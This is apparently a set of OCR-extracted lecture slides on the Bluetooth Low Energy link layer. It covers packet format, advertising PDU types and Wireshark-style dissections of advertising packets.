
LINK LAYER – PACKET FORMAT

- Preamble
- Access Address
- PDU (Advertisement and Data)
- CRC

LINK LAYER – PACKET FORMAT




LINK LAYER – ADVERTISEMENT CHANNEL



LINK LAYER – ADVERTISEMENT CHANNEL PDU TYPES


- Advertising PDU's:
  - ADV_IND
  - ADV_DIRECT_IND
  - ADV_NONCONN_IND
  - ADV_SCAN_IND
- Scanning PDU's:
  - SCAN_REQ
  - SCAN_RSP
- Initiating PDU's:
  - CONNECT_REQ

LINK LAYER – ADVERTISEMENT CHANNEL – ADVERTISING





LINK LAYER – ADVERTISEMENT CHANNEL – ADVERTISING


- Not Discoverable
- Generic
- Limited




LINK LAYER – ADVERTISEMENT CHANNEL – ADVERTISING










Advertising Packet Type	Connectable	Scannable	Directed	GAP Name
ADV_IND	Yes	Yes	No	Connectable Undirected Advertising
ADV_DIRECT_IND	Yes	No	Yes	Connectable Directed Advertising
ADV_NONCONN_IND	No	No	No	Non-connectable Undirected Advertising
ADV_SCAN_IND	No	Yes	No	Scannable Undirected Advertising

LINK LAYER – ADVERTISEMENT CHANNEL – ADVERTISING PDU



LINK LAYER – ADVERTISEMENT CHANNEL – ADVERTISING PDU (HEADER)


```
▼ Bluetooth Low Energy Link Layer
  ▶ Access Address: 0x8e89bed6
  ▶ Packet Header: 0x1e40 (PDU Type: ADV_IND, TxAdd: Random)
    Advertising Address: [redacted]
  ▶ Advertising Data
    CRC: 0x9b5c62
```

PDU

```
▼ Bluetooth Low Energy Link Layer
  ▶ Access Address: 0x8e89bed6
  ▼ Packet Header: 0x1e40 (PDU Type: ADV_IND, TxAdd: Random)
      .... 0000 = PDU Type: ADV_IND (0x0)
      ..00 .... = RFU: 0
      .1.. .... = Tx Address: Random
      0... .... = Reserved: False
      ..01 1110 = Length: 30
      00.. .... = RFU: 0
    Advertising Address: [redacted]
  ▼ Advertising Data
    ▶ Flags
    ▶ 128-bit Service Class UUIDs
    ▶ Tx Power Level
    CRC: 0x9b5c62
```

Header

Payload

LINK LAYER – ADVERTISEMENT CHANNEL – ADVERTISING PDU (NO DATA)


```
▼ Bluetooth Low Energy Link Layer
    Access Address: 0x8e89bed6
  ▼ Packet Header: 0x0900 (PDU Type: ADV_IND, TxAdd: Public)
      .... 0000 = PDU Type: ADV_IND (0x0)
      ..00 .... = RFU: 0
      .0.. .... = Tx Address: Public
      0... .... = Reserved: False
      ..00 1001 = Length: 9
      00.. .... = RFU: 0
    Advertising Address: [redacted]
  ▼ Advertising Data
    ▶ Flags
    CRC: 0x633c69
```

```
▼ Bluetooth Low Energy Link Layer
    Access Address: 0x8e89bed6
  ▼ Packet Header: 0x0900 (PDU Type: ADV_IND, TxAdd: Public)
      .... 0000 = PDU Type: ADV_IND (0x0)
      ..00 .... = RFU: 0
      .0.. .... = Tx Address: Public
      0... .... = Reserved: False
      ..00 1001 = Length: 9
      00.. .... = RFU: 0
    Advertising Address: [redacted]
  ▼ Advertising Data [redacted]
    ▼ Flags
        Length: 2
        Type: Flags (0x01)
        000. .... = Reserved: 0x0
        ...0 .... = Simultaneous LE and BR/EDR to Same Device Capable (Host): false (0x0)
        .... 0... = Simultaneous LE and BR/EDR to Same Device Capable (Controller): false (0x0)
        .... .1.. = BR/EDR Not Supported: true (0x1)
        .... ..0. = LE General Discoverable Mode: false (0x0)
        .... ...1 = LE Limited Discoverable Mode: true (0x1)
    CRC: 0x633c69
```

LINK LAYER – ADVERTISEMENT CHANNEL – ADVERTISING PDU (DATA)


```
▼ Bluetooth Low Energy Link Layer
    Access Address: 0x8e89bed6
  ▶ Packet Header: 0x2400 (PDU Type: ADV_IND, TxAdd: Public)
    Advertising Address: [redacted]
  ▼ Advertising Data
    ▼ Flags
        Length: 2
        Type: Flags (0x01)
        000. .... = Reserved: 0x0
        ...0 .... = Simultaneous LE and BR/EDR to Same Device Capable (Host): false (0x0)
        .... 0... = Simultaneous LE and BR/EDR to Same Device Capable (Controller): false (0x0)
        .... .1.. = BR/EDR Not Supported: true (0x1)
        .... ..1. = LE General Discoverable Mode: true (0x1)
    ▶ Manufacturer Specific
    ▼ 16-bit Service Class UUIDs (incomplete)
        Length: 3
        Type: 16-bit Service Class UUIDs (incomplete) (0x02)
        UUID 16: Battery Service (0x180f)
      Unused
    CRC: 0x399ae5
```

```
▼ Bluetooth Low Energy Link Layer
